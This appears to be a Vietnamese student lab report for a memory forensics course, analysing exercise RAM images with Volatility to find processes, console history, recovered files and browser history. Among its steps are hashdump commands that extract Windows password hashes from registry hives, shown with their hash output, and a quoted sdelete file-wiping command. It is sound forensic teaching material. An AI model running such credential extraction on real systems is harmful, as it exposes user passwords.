BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 1: Memory Forensic

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.O21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Trần Đức Anh	20520392	20520392@gm.uit.edu.vn
2	Nguyễn Mạnh Cường	20520421	20520421@gm.uit.edu.vn
3	Lê Quang Minh	20520245	20520245@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành


BÁO CÁO CHI TIẾT

1. Kịch bản 01: find-me.bin


- Kiểm tra thông tin của file dump:



- Xem biến môi trường COMPUTERNAME:



- Kiểm tra các process đang chạy:



- Lấy các tài khoản có trên máy. Trích xuất vào file .txt:

```
(root㉿kali)-[/home/kali/NT334]
# python2 /home/kali/NT334/volatility-2.6/vol.py -f find-me.bin --profile=Win7SP1x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual    Physical   Name
---------- ---------- ----

0x87a0c420 0x27d12420 [no name]
0x87a1a250 0x27dde250 \REGISTRY\MACHINE\SYSTEM
0x87a449d0 0x27bca9d0 \REGISTRY\MACHINE\HARDWARE
0x88273008 0x1ff6c008 \SystemRoot\System32\Config\SECURITY
0x8828b9d0 0x1ff269d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x882ea460 0x24869460 \SystemRoot\System32\Config\SAM
0x8a47f008 0x24286008 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8bbc39d0 0x258df9d0 \Device\HarddiskVolume1\Boot\BCD
0x8bbde008 0x25970008 \SystemRoot\System32\Config\SOFTWARE
0x8e9b19d0 0x2538a9d0 \SystemRoot\System32\Config\DEFAULT
0x906af9d0 0x1a6ab9d0 \??\C:\Users\Black Eagle\ntuser.dat
0x906f39d0 0x2bb679d0 \??\C:\Users\Black Eagle\AppData\Local\Microsoft\Windows\UsrClass.dat
0x957579d0 0x0a3d79d0 \??\C:\System Volume Information\Syscache.hve

(root㉿kali)-[/home/kali/NT334]
# python2 /home/kali/NT334/volatility-2.6/vol.py -f find-me.bin --profile=Win7SP1x86 hashdump -y

(root㉿kali)-[/home/kali/NT334]
# python2 /home/kali/NT334/volatility-2.6/vol.py -f find-me.bin --profile=Win7SP1x86 hashdump -y 0x87a1a250 -s 0x882ea460 > pwdhashes.txt
Volatility Foundation Volatility Framework 2.6

(root㉿kali)-[/home/kali/NT334]
# cat pwdhashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Black Eagle:1000:aad3b435b51404eeaad3b435b51404ee:a39b211d0441a8380ec21a97e88531ff:::

(root㉿kali)-[/home/kali/NT334]
#
```

- Thử xem lịch sử tiến trình cmd với plugin cmdscan:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f find-me.bin --profile=Win7SP1x86 cmdscan
Volatility Foundation Volatility Framework 2.6
**************************************************
CommandProcess: conhost.exe Pid: 2284
CommandHistory: 0x200338 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0x1fdb30: cd Desktop
Cmd #1 @ 0x204570: sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf
Cmd #8 @ 0x390039: ???
Cmd #12 @ 0x2d0039: ????????????????
Cmd #13 @ 0x390038: ???
Cmd #17 @ 0x2d0037: ????????????????
Cmd #36 @ 0x1d00c4: ? ????
Cmd #37 @ 0x1fcee0:  ?????
**************************************************
CommandProcess: conhost.exe Pid: 3444
CommandHistory: 0x2b0360 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #36 @ 0x2800c4: *?+?(???(
Cmd #37 @ 0x2acf08: +?(????

┌──(root㉿kali)-[/home/kali/NT334]
└─#
```

- Thử xem lịch sử tiến trình cmd với plugin consoles:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f find-me.bin --profile=Win7SP1x86 consoles
Volatility Foundation Volatility Framework 2.6
**************************************************
ConsoleProcess: conhost.exe Pid: 2284
Console: 0x1281c0 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1432 Handle: 0x5c
----
CommandHistory: 0x200510 Application: sdelete.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x200338 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 at 0x1fdb30: cd Desktop
Cmd #1 at 0x204570: sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf
----
Screen 0x1e6198 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Black Eagle>cd Desktop

C:\Users\Black Eagle\Desktop>sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf

SDelete v2.0 - Secure file delete
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SDelete is set for 3 passes.
Th1s_is_Fl4g_f0r_100.pdf ... deleted.

Files deleted: 1

C:\Users\Black Eagle\Desktop>sdelete.exe -p 3 -s Th1s_is_Fl4g_f0r_100.pdf

SDelete v2.0 - Secure file delete
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SDelete is set for 3 passes.
```

- Thông tin của các tiến trình: iexplore.exe, gpg-agent.exe.

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f find-me.bin --profile=Win7SP1x86 psscan | grep iexplore.exe
Volatility Foundation Volatility Framework 2.6
0x000000003f2b7558 iexplore.exe       4064   2864 0x3eb48560 2017-10-07 18:56:02 UTC+0000
0x000000003f76e7b0 iexplore.exe       3704   2864 0x3eb485a0 2017-10-07 18:55:53 UTC+0000
0x000000003f7ad030 iexplore.exe       2864   1336 0x3eb48420 2017-10-07 18:55:53 UTC+0000

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f find-me.bin --profile=Win7SP1x86 psscan | grep gpg-agent.exe
Volatility Foundation Volatility Framework 2.6
0x000000003fcd15d0 gpg-agent.exe      3576   3556 0x3eb48640 2017-10-07 18:45:41 UTC+0000

┌──(root㉿kali)-[/home/kali/NT334]
└─#
```

Yêu cầu 1. Phân tích, đánh giá:

- Nhân viên điều tra có xem được gần như là toàn bộ thông tin từ file dump của bộ nhớ RAM.
- Có thể thu được thông tin các câu lệnh đã được thực thi, từ đó có thể lần ra mục đích từ việc xem lịch sử của tiến trình cmd.
- Sự khác biệt giữa 2 plugin cmdscan và consoles:

  + cmdscan: Plugin này quét COMMAND_HISTORY

  + consoles: Plugin này quét CONSOLE_INFORMATION

2. Kịch bản 02: WIN-LEVQF1CLMR1-20181126-091622.raw

Yêu cầu 2. Thực hiện phân tích:

- Kiểm tra thông tin của file dump: xác định được profile là Win7SP1x64.

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/NT334/WIN-LEVQF1CLMR1-20181126-091622.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002bfe0a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002bffd00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2018-11-26 09:16:31 UTC+0000
     Image local date and time : 2018-11-26 16:16:31 +0700

┌──(root㉿kali)-[/home/kali/NT334]
└─#
```

- Xem các tiến trình đang chạy:

Sử dụng plugin psscan:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 psscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Name                PID   PPID PDB                Time created                   Time exited
------------------ ---------------- ------ ------ ------------------ ------------------------------ ------------------------------
0x000000002b4d8060 svchost.exe         308    468 0x00000000182d9000 2018-11-26 09:05:33 UTC+0000
0x000000007d0ac610 wmpnetwk.exe       1720    468 0x00000000732f5000 2018-11-26 09:06:09 UTC+0000
0x000000007d0c1060 chrome.exe         2440   2452 0x00000000271a9000 2018-11-26 09:14:08 UTC+0000
0x000000007d22b690 WmiPrvSE.exe       2080    636 0x0000000006ed4000 2018-11-26 09:05:43 UTC+0000
0x000000007d2c2210 WmiPrvSE.exe       2940    636 0x000000006a7b0000 2018-11-26 09:06:02 UTC+0000
0x000000007d2f4b30 SearchIndexer.     2428    468 0x00000000779ef000 2018-11-26 09:06:08 UTC+0000
0x000000007d454b30 nessusd.exe        1372   1340 0x0000000009434000 2018-11-26 09:05:36 UTC+0000
0x000000007d4716a0 VGAuthService.     1388    468 0x000000006e198000 2018-11-26 09:05:36 UTC+0000
0x000000007d4a7300 vmtoolsd.exe       1456    468 0x000000006d39e000 2018-11-26 09:05:37 UTC+0000
0x000000007d500060 taskhost.exe       1552    468 0x0000000010660000 2018-11-26 09:05:37 UTC+0000
0x000000007d532060 sppsvc.exe         1976    468 0x000000000c069000 2018-11-26 09:05:41 UTC+0000
0x000000007d5a4060 svchost.exe        1912    468 0x0000000009552000 2018-11-26 09:05:41 UTC+0000
0x000000007d5c1b30 svchost.exe        1952    468 0x000000000aadc000 2018-11-26 09:05:41 UTC+0000
0x000000007d5dd060 dwm.exe            2792    872 0x00000000739be000 2018-11-26 09:06:01 UTC+0000
0x000000007d5eab30 dllhost.exe        1636    468 0x0000000064208000 2018-11-26 09:05:42 UTC+0000
0x000000007d6e6b30 svchost.exe         872    468 0x000000000172c7000 2018-11-26 09:05:32 UTC+0000
0x000000007d70f6e0 svchost.exe         900    468 0x000000001874c000 2018-11-26 09:05:32 UTC+0000
0x000000007d794b30 svchost.exe         760    468 0x0000000018fe3000 2018-11-26 09:05:33 UTC+0000
0x000000007d813a30 vmacthlp.exe        700    468 0x0000000076820000 2018-11-26 09:05:31 UTC+0000
0x000000007d8429e0 svchost.exe         744    468 0x000000001002b000 2018-11-26 09:05:31 UTC+0000
0x000000007dab1b30 wininit.exe         412    340 0x0000000073eb7000 2018-11-26 09:05:28 UTC+0000
0x000000007dab7b30 csrss.exe           424    404 0x000000001decc000 2018-11-26 09:05:28 UTC+0000
0x000000007dae1060 explorer.exe       2816   2784 0x0000000071ebe000 2018-11-26 09:06:01 UTC+0000
0x000000007db13b30 services.exe        468    412 0x000000001f55f000 2018-11-26 09:05:29 UTC+0000
0x000000007db25910 lsass.exe           484    412 0x0000000077707000 2018-11-26 09:05:29 UTC+0000
0x000000007db2ab30 lsm.exe             492    412 0x000000007760f000 2018-11-26 09:05:29 UTC+0000
0x000000007db54b30 winlogon.exe        540    404 0x000000001c652000 2018-11-26 09:05:30 UTC+0000
0x000000007db82060 svchost.exe        2644    468 0x000000007824f000 2018-11-26 09:05:46 UTC+0000
0x000000007db96060 msdtc.exe          2244    468 0x00000000708a9000 2018-11-26 09:05:44 UTC+0000
0x000000007dbe7b30 svchost.exe         636    468 0x000000001c1d9000 2018-11-26 09:05:31 UTC+0000
0x000000007dff0240 spoolsv.exe        1104    468 0x0000000017d74000 2018-11-26 09:05:34 UTC+0000
0x000000007dffeb30 svchost.exe        1140    468 0x000000006f082000 2018-11-26 09:05:35 UTC+0000
0x000000007e247060 svchost.exe        2360    468 0x0000000048e9d000 2018-11-26 09:07:41 UTC+0000
0x000000007e488710 smss.exe            276      4 0x0000000024ad7000 2018-11-26 09:05:20 UTC+0000
0x000000007e56d950 svchost.exe         808    468 0x0000000011536000 2018-11-26 09:05:32 UTC+0000
```

- Tìm thông tin tài khoản người dùng trên máy đối tượng

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----

0xfffff8a00000f010 0x000000002d202010 [no name]
0xfffff8a000024010 0x000000002d38d010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a0000571b0 0x000000002d6401b0 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0004c8410 0x000000001ed2c410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0014e1010 0x000000001df37010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001722010 0x000000001a6c8010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a00172e010 0x000000002086f010 \SystemRoot\System32\Config\SAM
0xfffff8a001858410 0x0000000076314410 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a001c1d010 0x000000011b60010 \??\C:\Users\FL\ntuser.dat
0xfffff8a001c46010 0x0000000011760010 \??\C:\Users\FL\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a002215010 0x0000000008e58010 \??\C:\System Volume Information\Syscache.hve
0xfffff8a005f30240 0x000000001cd2240 \SystemRoot\System32\Config\DEFAULT
0xfffff8a005fc7010 0x000000000353c010 \SystemRoot\System32\Config\SECURITY

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a0000
24010 -s 0xfffff8a00172e010 > pwds.txt
Volatility Foundation Volatility Framework 2.6

┌──(root㉿kali)-[/home/kali/NT334]
└─# cat pwds.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FL:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

┌──(root㉿kali)-[/home/kali/NT334]
└─#
```

- Lịch sử tiến trình cmd: sử dụng plugin consoles

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1×64 consoles
Volatility Foundation Volatility Framework 2.6
**************************************************
ConsoleProcess: conhost.exe Pid: 1648
Console: 0×ffd56200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\FL\Downloads\DumpIt\DumpIt.exe
Title: C:\Users\FL\Downloads\DumpIt\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 3388 Handle: 0×60
----
CommandHistory: 0×109430 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0×60
----
Screen 0×ee400 X:80 Y:300
Dump:
  DumpIt - v1.3.2.20110401 - One click memory memory dumper
  Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>


    Address space size:        2147483648 bytes (   2048 Mb)
    Free space size:          19385778176 bytes (  18487 Mb)

    * Destination = \??\C:\Users\FL\Downloads\DumpIt\WIN-LEVQF1CLMR1-20181126-09
1622.raw

    ---> Are you sure you want to continue? [y/n] y
    + Processing ...
```

cmd cuối được sử dụng là DumpIt.exe


- Xem nội dung một tập tin text do người dùng soạn thảo sử dụng notepad

Tìm kiếm các file sử dụng plugin filescan sau đó lọc ra các file có đuôi .txt. Lấy địa chỉ lưu file. Sử dụng plugin dumpfiles để dump và xem nọi dung file README.txt

```
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1×64 filescan | grep .txt
Volatility Foundation Volatility Framework 2.6
0×000000007d2e2f20     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
0×000000007d2e48c0     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\vistasidebar.txt
0×000000007d2e4a10     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
0×000000007d2e4bf0     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
0×000000007d2e5070     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
0×000000007d2e5f20     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\googledesktop.txt
0×000000007d2e73c0     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\win7gadgets.txt
0×000000007d2e7cd0     16      0 R--rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
0×000000007d48e8a0     20      2 -W-rw- \Device\HarddiskVolume1\ProgramData\VMware\VMware VGAuth\logfile.txt.0
0×000000007d5cddf0     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\VMware\VMware Tools\manifest.txt
0×000000007d82bf20     16      0 R--rw- \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\vmacthlp.txt
0×000000007dbcc740     16      0 -W---- \Device\HarddiskVolume1\Users\FL\AppData\Local\Google\Chrome\User Data\Default\Service Worker\Ca
cheStorage\bebd73233550b14a58f0042434183cc3e790f640\index.txt.tmp
0×000000007e233070      1      1 -W-rw- \Device\HarddiskVolume1\Users\FL\AppData\Local\Temp\FXSAPIDebugLogFile.txt
0×000000007e789950     16      0 -W-r-- \Device\HarddiskVolume1\Users\FL\Downloads\DumpIt\README.txt

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1×64 dumpfiles -Q 0×000000007e
789950
Volatility Foundation Volatility Framework 2.6
ERROR   : volatility.debug    : Please specify a dump directory (--dump-dir)

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1×64 dumpfiles -Q 0×000000007e
789950 -D .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0×7e789950   None   \Device\HarddiskVolume1\Users\FL\Downloads\DumpIt\README.txt

┌──(root㉿kali)-[/home/kali/NT334]
└─# cat file.None.0×fffffa8001b8b510.dat
- MoonSols Windows Memory "DumpIt" v1.3.2.20110401 -

Copyright (C) 2010 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2010 - 2011, MoonSols <http://www.moonsols.com>

All executables and drivers are NOT redistributable, and licence applies only to one single
user. Reverse engineering is prohibited.

You are experiencing any problems contact us at : support@moonsols.com


This utility is used to generate a physical memory dump of Windows machines. It works with both x86 (32-bits) and x64 (64-bits) machines
.
The raw memory dump is generated in the current directory, only a confirmation question is prompted before starting.
Perfect to deploy the executable on USB keys, for quick incident responses needs.
```

- Xem 2 URL mà người dùng truy cập gần nhất

Sử dụng plugin chromehistory để xem lịch sử truy cập chrome:



2 URL mà người dùng truy cập gần nhất là:

https://qpdownload.com/thankyou.php?offers=0

https://qpdownload.com/dumpit/

3. Kịch bản 03: Kb03-dp-e81.raw

Yêu cầu 3. Thực hiện phân tích:

- Kiểm tra thông tin của file dump: xác định được profile là Win10x64. AS Layer2: VirtualBoxCoreDumpElf64 (Unnamed AS) => bằng chứng xác định file được cho là file dump từ bộ nhớ máy ảo.

